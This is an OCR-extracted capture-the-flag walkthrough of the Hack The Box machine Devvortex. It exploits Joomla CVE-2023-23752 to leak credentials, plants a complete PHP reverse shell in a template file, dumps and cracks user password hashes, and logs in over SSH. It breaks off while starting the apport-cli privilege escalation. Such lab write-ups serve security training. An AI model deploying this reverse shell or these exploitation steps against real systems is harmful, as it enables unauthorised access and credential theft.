

Documentatie Devvortex


First step checking which ports are open. for checking which ports are open will we use following command:




As we can see in following image are there TCP ports open.




There we can see the domain name of the Web Application. If we try to search on this domain name we will not be able to find this. There for are we going to add the domain name to the “/etc/hosts“ file by using following commands:



By entering the ip adres and the domain name in the “/etc/hosts“ file are we going to be able to reach the web application.




We are going to use this command to view the subdirectories of this domain.



We will use Joomscan to look up/scan information about our target.

We will do this by using the following command:




Afterwards, we will search for an exploit corresponding to the Joomla version used on our target.

You can perform an exploit in two ways: either manually or using an automation script. (Based on the recently downloaded CVE from the previous step mentioned above.)

For now, I will perform it manually, but below you can find both solutions:

Manual:


With the following code, we will search for the users, their usernames, and email addresses:



Next, we will search for the passwords they use to log in. We will do this using the following command:

```
curl http://dev.devvortex.htb/api/index.php/v1/config/application?public=true -vv
```

```
┌─[eu-dedivip-2]─[10.10.14.138]─[hackthekat123@htb-0mnodoylub]─[~]
└──╼ [★]$ curl http://dev.devvortex.htb/api/index.php/v1/config/application?public=true -vv
*   Trying 10.129.229.146:80...
* Connected to dev.devvortex.htb (10.129.229.146) port 80 (#0)
> GET /api/index.php/v1/config/application?public=true HTTP/1.1
> Host: dev.devvortex.htb
> User-Agent: curl/7.88.1
> Accept: */*
>
< HTTP/1.1 200 OK
< Server: nginx/1.18.0 (Ubuntu)
< Date: Tue, 28 May 2024 16:08:01 GMT
< Content-Type: application/vnd.api+json; charset=utf-8
< Transfer-Encoding: chunked
```



Now you have exploited the target manually.

Exploit with the CVE file:


```
git clone git@github.com:0xx01/CVE-2023-23752.git
cd CVE-2023-23752
chmod +x exploit.sh
./exploit.sh http://dev.devvortex.htb
```

In this way, you execute the exploit using the automation method.


Both methods work perfectly.

Now we can log in to the website "http://dev.devvortex.htb/administrator" with the following login credentials:

- username: lewis
- password: P4ntherg0t1n5r3c0n##




Then we will look at the users tab and see which users have super user permissions..




Now we can see that Lewis has super user permissions.

Next, we go to the system tab in the toggle menu and then to the administrator templates.



Once we are in the Administrator Templates, we go to the error.php and add the following PHP code.



The code below is what we will replace the other script with.

```php
<?php

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.14.230';  // CHANGE THIS
$port = 9001;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies.  Worth a try...
if (function_exists('pcntl_fork')) {
        // Fork and have the parent process exit
        $pid = pcntl_fork();

        if ($pid == -1) {
                printit("ERROR: Can't fork");
                exit(1);
        }

        if ($pid) {
                exit(0);  // Parent exits
```

```
        }

        // Make the current process a session leader
        // Will only succeed if we forked
        if (posix_setsid() == -1) {
                printit("Error: Can't setsid()");
                exit(1);
        }

        $daemon = 1;
} else {
        printit("WARNING: Failed to daemonise.  This is quite common and not fatal.");
}

// Change to a safe directory
chdir("/");

// Remove any umask we inherited
umask(0);

//
// Do the reverse shell...
//

// Open reverse connection
$sock = fsockopen($ip, $port, $errno, $errstr, 30);
if (!$sock) {
        printit("$errstr ($errno)");
        exit(1);
}

// Spawn shell process
$descriptorspec = array(
   0 => array("pipe", "r"),  // stdin is a pipe that the child will read from
   1 => array("pipe", "w"),  // stdout is a pipe that the child will write to
   2 => array("pipe", "w")   // stderr is a pipe that the child will write to
);

$process = proc_open($shell, $descriptorspec, $pipes);

if (!is_resource($process)) {
        printit("ERROR: Can't spawn shell");
        exit(1);
}

// Set everything to non-blocking
// Reason: Occsionally reads will block, even though stream_select tells us they won't
stream_set_blocking($pipes[0], 0);
stream_set_blocking($pipes[1], 0);
stream_set_blocking($pipes[2], 0);
stream_set_blocking($sock, 0);

printit("Successfully opened reverse shell to $ip:$port");

while (1) {
        // Check for end of TCP connection
        if (feof($sock)) {
                printit("ERROR: Shell connection terminated");
```

```
                break;
        }

        // Check for end of STDOUT
        if (feof($pipes[1])) {
                printit("ERROR: Shell process terminated");
                break;
        }

        // Wait until a command is end down $sock, or some
        // command output is available on STDOUT or STDERR
        $read_a = array($sock, $pipes[1], $pipes[2]);
        $num_changed_sockets = stream_select($read_a, $write_a, $error_a, null);

        // If we can read from the TCP socket, send
        // data to process's STDIN
        if (in_array($sock, $read_a)) {
                if ($debug) printit("SOCK READ");
                $input = fread($sock, $chunk_size);
                if ($debug) printit("SOCK: $input");
                fwrite($pipes[0], $input);
        }

        // If we can read from the process's STDOUT
        // send data down tcp connection
        if (in_array($pipes[1], $read_a)) {
                if ($debug) printit("STDOUT READ");
                $input = fread($pipes[1], $chunk_size);
                if ($debug) printit("STDOUT: $input");
                fwrite($sock, $input);
        }

        // If we can read from the process's STDERR
        // send data down tcp connection
        if (in_array($pipes[2], $read_a)) {
                if ($debug) printit("STDERR READ");
                $input = fread($pipes[2], $chunk_size);
                if ($debug) printit("STDERR: $input");
                fwrite($sock, $input);
        }
}

fclose($sock);
fclose($pipes[0]);
fclose($pipes[1]);
fclose($pipes[2]);
proc_close($process);

// Like print, but does nothing if we've daemonised ourself
// (I can't figure out how to redirect STDOUT like a proper daemon)
function printit ($string) {
        if (!$daemon) {
                print "$string\n";
        }
}

?>

```

Using this code, we will be able to execute a remote shell in our terminal.

We will need to add this code to the administrator templates in the error.php template.

After that, we will open two terminals:


In the first terminal, we will execute this command to establish the connection as a reverse shell:

```
nc -lvnp 9001 (Dit is de port die je hebt opgegeven boven in het php code.).
```

And in the second terminal, we will execute the following command to connect to the target server:

```
curl "http://dev.devvortex.htb/administrator/templates/atum/error.php" --> Dit is de url naar de pagina waar we z
```

This is the URL to the page where we just modified the PHP code. Now you can see that we have a reversed shell.




In order to properly interact with MySQL we need to upgrade our current shell. We can use the script command to create a new PTY using bash

```
script /dev/null -c bash
```

With this command, we will connect to the local database:

```
mysql -u lewis -p
```




Now we will check which databases are available:

```
mysql> show databases
show databases
    -> ;
;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| joomla             |
| performance_schema |
+--------------------+
3 rows in set (0.00 sec)
```

We see that there is a Joomla database. We will select this database and see what is in it.


```
mysql> use joomla;
use joomla;
Database changed
mysql> show tables;
show tables;
```

What we see that could be useful is the following value from the Joomla database:




We will select this table and get all out of it by using following command:

```
Select * from sd4fg_users
```




We will select this table and extract everything to see what it contains.

Here we will look for the email and password that we find.



Here, we see the password hash for the user logan . We feed the hash to hashid (or a similar hash identification tool) and find that it is a bcrypt hash. We will execute the following command on the normal machine, not on the database:e:


```
hashid <Hashid dat je gevonden hebt>
```



Now that we have this information, we can use hashcat with mode 3200 to crack the hash. We will do this by entering the following code:

```
hashcat -m 3200 hash /usr/share/wordlists/rockyou.txt
```

Then we will see the password (Disclaimer: this photo is not mine; I took it from the internet as I forgot to take a photo).



Now we can establish the SSH connection using the following command:

Login credentials:

- username: logan
- password: tequieromucho
- IP address: 10.129.229.146

```
ssh logan@10.129.229.146
```

```
┌─[eu-dedivip-2]─[10.10.14.138]─[hackthekat123@htb-mutisbaepd]─[~]
└──╼ [★]$ ssh logan@10.129.229.146
logan@10.129.229.146's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-167-generic x86_64)
 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
```

If we now execute "ls", we can see a document named user.txt, and this is the first flag:

```
logan@devvortex:~$ ls
user.txt
logan@devvortex:~$ cat user.txt
02b6083e6245013a66e19bfff58b8cfd
```

By checking the sudo permissions for the user logan , we learn that they can run /usr/bin/apport-cli as root. we will check the root permissions by using following command:

```
sudo -l
```

We will see which version of apport-cli is on the machine and search for an exploit.

```
logan@devvortex:~$ sudo -l
[sudo] password for logan:
Matching Defaults entries for logan on devvortex:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User logan may run the following commands on devvortex:
    (ALL : ALL) /usr/bin/apport-cli
logan@devvortex:~$ apport-cli --version
2.20.11
logan@devvortex:~$
```

We will firstly search an exploit for this version.

We see that version 2.20.11 is installed, which, according to this commit, is vulnerable to a privilege escalation attack if an unprivileged user is allowed to run it with sudo . The vulnerability was assigned CVE-2023-1326. The exploit stems from the fact that apport-cli invokes a pager (such as less) when viewing a crash, which can be used to run system commands in the context of the user executing the parent command. In this case, if ran with as root using sudo , it can be used to spawn an interactive system shell, as the elevated privileges are not dropped. With that in mind, we need to somehow trigger the pager, so we start by listing all the running processes and can then attempt to report a problem using apport-cli in --file-bug mode. We will use following command:

```
ps -ux
```

```
logan@devvortex:~$ ps -ux
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
logan       1706  0.0  0.2  19044  9616 ?        Ss   14:05   0:00 /lib/systemd/systemd --user
logan       1707  0.0  0.0 169176  3264 ?        S    14:05   0:00 (sd-pam)
logan       1807  0.0  0.1  14060  6044 ?        S    14:05   0:00 sshd: logan@pts/1
logan       1810  0.0  0.1  10128  5556 pts/1    Ss   14:05   0:00 -bash
logan       1928  0.0  0.0  10808  3508 pts/1    R+   14:16   0:00 ps -ux
```

We will use PID 1706 to execute the next command:

